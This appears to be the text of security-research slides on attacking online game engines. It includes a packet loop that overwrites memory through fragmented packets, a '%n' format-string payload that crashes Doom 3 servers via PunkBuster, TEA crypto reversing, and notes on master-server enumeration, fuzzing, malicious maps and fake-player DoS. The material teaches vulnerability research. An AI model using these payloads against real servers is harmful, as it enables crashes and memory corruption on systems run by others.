 - **POS** must be in range `[0, 0x3ffff00]`
 - **LEN** must be at most: `0x700`.
 - Is this a problem? No :]

■ Not difficult to exploit:

- 1) Locate a function pointer
(tons of pointers around `<-> C++ code`)
- 2) Overwrite the pointer
- 3) **PrOfit**

```
1 frag_offset = 0;
2 frag_size = 7;
3 for(pck = 1; ; pck++) {
4     b = 0;
5     b = write_bits(pck, 32, buff, b);
6     b = write_bits(0, 32, buff, b);
7     b = write_bits(1, 8, buff, b);
8     b = write_bits(0, 8, buff, b);
9     b = write_bits(0, 3, buff, b);
10    b = write_bits(1, 1, buff, b);
11    b = write_bits(0, 1, buff, b);
12    b = write_bits(0, 1, buff, b);
13    b = write_bits(0, 17, buff, b);
14
15    if(pck == 1) { // the first one
16        b = write_bits(1, 1, buff, b);
17        b = write_bits(0, 1, buff, b);
18        b = write_bits(0, 1, buff, b);
19        b = write_bits(1, 17, buff, b);
20        b = write_bits(-1, 5, buff, b); // unavailable net message
21        b = write_bits(0, 1, buff, b);
22    } else {
23        printf("\n- fragment offset: 0x%08x ", frag_offset << 8);
24        b = write_bits(1, 1, buff, b);
25        b = write_bits(1, 1, buff, b);
26        b = write_bits(frag_offset, 18, buff, b); // offset (max 0x3ffff) << 8
27        b = write_bits(frag_size, 3, buff, b); // length (max 7) << 8
28        for(i = 0; i < (frag_size << 8); i++) {
29            b = write_bits('A', 8, buff, b);
30        }
31        frag_offset += frag_size; // overwrite anything
32    }
33 }
```

Game vulnerabilities

- **Fragmented packets affected Games/Game Engines:**

- America's Army 3
- Enet library
- Source engine
 - Half-Life 2
 - Counter Strike Source
 - Team Fortress 2
 - Left 4 Dead
 - More...
- Others..



- **Need more vulnerable games?**

- **Hello Master Servers :]**
 - A public list of all the games available online at a given moment
 - Easy to query..

Game vulnerabilities

- **Master Servers**

- **Hold the information of all the available online games**

- Server IP
 - Clients IP
 - Game info
 - Etc.

- **Two main functionalities:**

- *Heartbeat handling (from Servers):*

- handle requests coming from new Servers that want to be included on the Master Server.




- *Queries handling (from Clients):*

- handle queries from clients asking for games.

- It usually contains filters like exclude full/empty server and so on.

Game vulnerabilities

- Are games an easy target?



Game vulnerabilities

▪ Cryptography & Compression

- Related to packets
- We don't want to spend hours reversing already known algo such as AES, DES, ZLIB, etc., do you?
 - In many cases we just need to know what the algorithm in use is
 - And (in some cases) be able to obtain the "secret"
- We need something to help our task
 - Look for **known constants**
 - Look for **known patterns**
 - In other words we can use a crypto/compression scanner
 - The one we usually use is *signSearch*
 - ✓ Standalone
 - ✓ Plugin for *Immunity Dbg*
 - ✓ Plugin for *IDA Pro*



Game vulnerabilities

■ Cryptography & Compression

Address	Hex	Assembly
0059F10F	CC	INT3
0059F1E0	83EC 10	SUB ESP,10
0059F1E3	8B4424 14	MOV EAX,DWORD PTR SS:[ESP+14]
0059F1E7	8B08	MOV ECX,DWORD PTR DS:[EAX]
0059F1E9	8B40 04	MOV EAX,DWORD PTR DS:[EAX+4]
0059F1EC	53	PUSH EBX
0059F1ED	55	PUSH EBP
0059F1EE	56	PUSH ESI
0059F1EF	8B7424 24	MOV ESI,DWORD PTR SS:[ESP+24]
0059F1F3	57	PUSH EDI
0059F1F4	8B7E 08	MOV EDI,DWORD PTR DS:[ESI+8]
0059F1F7	897C24 14	MOV DWORD PTR SS:[ESP+14],EDI
0059F1FB	8B7E 0C	MOV EDI,DWORD PTR DS:[ESI+C]
0059F1FE	897C24 10	MOV DWORD PTR SS:[ESP+10],EDI
0059F202	8B7E 04	MOV EDI,DWORD PTR DS:[ESI+4]
0059F205	8B36	MOV ESI,DWORD PTR DS:[ESI]
0059F207	897C24 1C	MOV DWORD PTR SS:[ESP+1C],EDI
0059F20B	BA 2037EFC6	MOV EDX,C6EF3720
0059F210	897424 18	MOV DWORD PTR SS:[ESP+18],ESI
0059F214	BF 20000000	MOV EDI,20
0059F219	8DA424 00000000	LEA ESP,DWORD PTR SS:[ESP]
0059F220	8B5C24 10	MOV EBX,DWORD PTR SS:[ESP+10]
0059F224	8B6C24 14	MOV EBP,DWORD PTR SS:[ESP+14]
0059F228	8BF1	MOV ESI,ECX
0059F22A	C1EE 05	SHR ESI,5
0059F22D	03F3	ADD ESI,EBX
0059F22F	8BD9	MOV EBX,ECX
0059F231	C1E3 04	SHL EBX,4
0059F234	03DD	ADD EBX,EBP
0059F236	8B6C24 1C	MOV EBP,DWORD PTR SS:[ESP+1C]
0059F23A	33F3	XOR ESI,EBX
0059F23C	8D1C0A	LEA EBX,DWORD PTR DS:[EDX+ECX]
0059F23F	33F3	XOR ESI,EBX
0059F241	8B5C24 18	MOV EBX,DWORD PTR SS:[ESP+18]
0059F245	2BC6	SUB EAX,ESI
0059F247	8BF0	MOV ESI,EAX
0059F249	C1E6 04	SHL ESI,4
0059F24C	03F3	ADD ESI,EBX
0059F24E	8BD8	MOV EBX,EAX
0059F250	C1EB 05	SHR EBX,5
0059F253	03DD	ADD EBX,EBP
0059F255	33F3	XOR ESI,EBX
0059F257	8D1C02	LEA EBX,DWORD PTR DS:[EDX+EAX]
0059F25A	33F3	XOR ESI,EBX
0059F25C	2BCE	SUB ECX,ESI
0059F25E	81C2 4786C861	ADD EDX,61C88647
0059F264	4F	DEC EDI
0059F265	75 B9	JNZ SHORT 0059F220
0059F267	8B5424 24	MOV EDX,DWORD PTR SS:[ESP+24]
0059F26B	5F	POP EDI
0059F26C	5E	POP ESI

```
1 void tea_decrypt(uint32_t *p, uint32_t *keyl) {
2     uint32_t y,
3     z,
4     sum,
5     a = keyl[0],
6     b = keyl[1],
7     c = keyl[2],
8     d = keyl[3];
9
10    int i;
11
12    y = p[0];
13    z = p[1];
14    sum = 0xc6ef3720;
15    for(i = 0; i < 32; i++) {
16        z -= ((y << 4) + c) ^ (y + sum) ^ ((y >> 5) + d);
17        y -= ((z << 4) + a) ^ (z + sum) ^ ((z >> 5) + b);
18        sum -= 0x9e3779b9;
19    }
20    p[0] = y;
21    p[1] = z;
22 }
```

Loop:
> SH*, XOR, ADD, INC, SUB, DEC, ..
J* Loop

Game vulnerabilities

▪ Cryptography & Compression

▪ Most common **Crypto**:

- Blowfish
- **RC4**
 - Customized version (1st place*)
 - Very common for game-related software.
- AES
- **Tea**
 - Customized version (1st place*)
 - Very common in games.
- XOR
 - Not exactly a crypto algo, but.. Very common!



Game vulnerabilities

- **Cryptography & Compression**

- Most common **Compression**:

- Zlib (1st place)
 - Lzss
 - Lzma
 - Lzo
 - Huffman
 - Several proprietary custom algos



Game vulnerabilities

- **Cryptography & Compression (Bonus)**
 - While reversing and tracing incoming packets:
 - Packets may not contain **byte-aligned data**
 - It can be a bit confusing at the beginning while sniffing/reversing
 - But..
 - **Hello Bitstreams and Index numbers**
 - To minimize the amount of space required by data in packets
 - Try to maximize the amount of info for each byte of data
 - To improve network performances
 - **Bitstreams:**
 - Used by several new and well known games
 - Usually used for streaming (in non-games)
 - Streaming server to streaming clients
 - Using a transport protocol, such as: MMS or RTP
 - And in games..

Game vulnerabilities

■ Cryptography & Compression (Bonus)

■ Index numbers (signed and unsigned):

- A way to compress numbers (representation)

- 32-bit number
 - 31 (value) + 1 (sign)

- Unsigned-case:

- Stored in 1-5 bytes
- *Average* case: < 4 bytes
- *Worst* case: 5 bytes
- -> **Good for small numbers**


- It uses each byte in the following way:

- 7 bit, value
- 1 bit, has next (byte) check

- For fun-effects:

- Think about flipping the last bit in a **index number** sequence :]

- A real world example..




Game vulnerabilities

■ Cryptography & Compression (Bonus)




```
1 int read_index(u8 *index_num) {
2     int len, result;
3     u8 b0 = index_num[0],
4         b1 = index_num[1],
5         b2 = index_num[2],
6         b3 = index_num[3],
7         b4 = index_num[4];
8
9
10    result = 0;
11    len = 1;
12    if(b0 & 0x40) {
13        len++;
14        if(b1 & 0x80) {
15            len++;
16            if(b2 & 0x80) {
17                len++;
18                if(b3 & 0x80) {
19                    len++;
20                    result = b4;
21                }
22                result = (result << 7) | (b3 & 0x7f);
23            }
24            result = (result << 7) | (b2 & 0x7f);
25        }
26        result = (result << 7) | (b1 & 0x7f);
27    }
28    result = (result << 6) | (b0 & 0x3f);
29    if(b0 & 0x80) result = -result;
30    return(result);
31 }
```

Signed-case



Game vulnerabilities

- Are games an easy target?



Game vulnerabilities

- Game protection?
 - Most of the games on the market use **Anti-cheating** protections
 - Anti-cheating solutions usually do use several **Anti-debugging** tricks
 - We are not cheaters
 - We want to understand the game engine internals
 - Some examples of protections/hardening provided...
 - Annoying when we are:
 - a) debugging the game engine
 - b) trying to exploit a bug
 - c) ~~cheating~~




Game vulnerabilities

- **Game protection? Some common features..**
 - 1) Real-time scanning of memory for hacks/tools (*including debuggers..*)
 - 2) Randomly check players looking for known exploits of the game engine
 - 3) Calculate partial MD5 hashes of files inside the game installation directory
 - 4) Request actual screenshot samples from specific players (*interesting*)
 - 5) Search functions to check players for anything that may be known as exploit
 - 6) Etc.
- **Note:**
 - Game protections = **extension** of the given game attack surface
 - Sometimes => **bugs++** and **bugs_exploitable++**
 - **Hello Punkbuster :]**

Game vulnerabilities

- Game protection? Punkbuster
 - Format string vulnerability
 - Something like: *snprintf(buff, 1024, string);*
 - The engine avoids the "%"
 - Punkbuster skips the engine checks and provides "%"s to such function
 - Game engine affected, multiple games vulnerable
 - Quake 4, Doom 3, ...




```
#define VER "0.1"
#define DOOM3_QUERY "\xff\xff" "getInfo\0" "\0\0\0\0"
#define FSTRING "%n%n%n%n%n%n%n%n%n%n%n%n"
#define D3ENGFSPB1 "\xff\xff\xff\xff" "PB_Y" FSTRING
#define D3ENGFSPB2 "\xff\xff\xff\xff" "PB_U" "\xff\xff\xff\xff" \
"\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0" \
"127.0.0.1:1234;" FSTRING ";";

if(noquery) {
    printf("- the server should have been crashed, check it manually\n");
} else {
    printf("- wait some seconds\n");
    sleep(ONESEC * 3);

    printf("- check server:\n");
    len = send_recv(sd, DOOM3_QUERY, sizeof(DOOM3_QUERY) - 1, buff, sizeof(buff), &peer, 0);
    if(len < 0) {
        printf("\n Server IS vulnerable!!!\n");
    } else {
        printf("\n Server doesn't seem vulnerable\n");
    }
}
```


Game vulnerabilities

- Are games an easy target?



Game vulnerabilities

■ Common Attack Plan



Game vulnerabilities

- How does the opcodes processing routine look like?

```
395F2905 | . C2 0C00      RETN 0C
395F2908 | > 0FB6C0      MOVZX EAX,AL
395F290B | . 48          DEC EAX
395F290C | . 3D 90000000  CMP EAX,90
395F2911 | . 0F87 2B010000 JA          .395F2A42
395F2917 | . 0FB680 782A5F39 MOVZX EAX,BYTE PTR DS:[EAX+395F2A78]
395F291E | . FF2485 4C2A5F39 JMP DWORD PTR DS:[EAX*4+395F2A4C]
395F2925 | > 8B4C24 1C    MOV ECX,DWORD PTR SS:[ESP+1C]
395F2929 | . 51          PUSH ECX
395F292A | . 55          PUSH EBP
395F292B | . 57          PUSH EDI
395F292C | . 8D4B F0     LEA ECX,DWORD PTR DS:[EBX-10]
395F292F | . E8 CC8BFFFF CALL C:.....395EE500
395F2934 | . 5F          POP EDI
395F2935 | . 5E          POP ESI
395F2936 | . 5D          POP EBP
395F2937 | . 5B          POP EBX
395F2938 | . C2 0C00      RETN 0C
395F293B | > 8B4B 08     MOV ECX,DWORD PTR DS:[EBX+8]
395F293E | . 8B4424 1C   MOV EAX,DWORD PTR SS:[ESP+1C]
395F2942 | . 8B51 04     MOV EDX,DWORD PTR DS:[ECX+4]
395F2945 | . 8B52 04     MOV EDX,DWORD PTR DS:[EDX+4]
395F2948 | . 50          PUSH EAX
395F2949 | . 83C1 04     ADD ECX,4
395F294C | . 55          PUSH EBP
395F294D | . 57          PUSH EDI
395F294E | . FFD2       CALL EDX
395F2950 | . 5F          POP EDI
395F2951 | . 5E          POP ESI
395F2952 | . 5D          POP EBP
395F2953 | . 5B          POP EBX
395F2954 | . C2 0C00      RETN 0C
395F2957 | > 8B4424 1C   MOV EAX,DWORD PTR SS:[ESP+1C]
395F295B | . 50          PUSH EAX
395F295C | . 55          PUSH EBP
395F295D | . 57          PUSH EDI
395F295E | . 8D4B F0     LEA ECX,DWORD PTR DS:[EBX-10]
395F2961 | . E8 2A93FFFF CALL C:.....395EBC90
395F2966 | . 5F          POP EDI
395F2967 | . 5E          POP ESI
395F2968 | . 5D          POP EBP
395F2969 | . 5B          POP EBX
395F296A | . C2 0C00      RETN 0C
395F296D | > 57          PUSH EDI
395F296E | . 8D4B F0     LEA ECX,DWORD PTR DS:[EBX-10]
395F2971 | . E8 7A94FFFF CALL C:.....395EBDF0
395F2976 | . 5F          POP EDI
395F2977 | . 5E          POP ESI
395F2978 | . 5D          POP EBP
395F2979 | . 5B          POP EBX
395F297A | . C2 0C00      RETN 0C
```

Switch (cases 1..91)

Cases 8E,8F,90 of switch 395F290B

Case 1 of switch 395F290B

Case 5 of switch 395F290B

Arg3
Arg2
Arg1

Arg1; Case 6 of switch 395F290B



Game vulnerabilities

- Once we reach the **opcodes processing routine**, we can:
 - **Write a quick fuzzer** to test all the opcodes:
 - Bypassing all of the crypto/encoding/compression checks
 - **Check with a disassembler** the callback handlers for each opcode to spot common issues:
 - Integer overflows
 - Format strings
 - Etc.
- Check for **game-specific vulnerabilities**...



Game vulnerabilities

- **Map loading attack**

- Game engines usually provide a way to load external maps
- Complex parsing functions for complex custom binary formats
- An attacker provides a **malformed map to the victim**
 - Using a malicious server
 - Easier than you may think..

- **Fake players attack**

- *Reproduce the client-side protocol*
- Zombie-invasion of the targeted server
 - **DoS in style**
- Hard to prevent
 - IP-filters usually fail



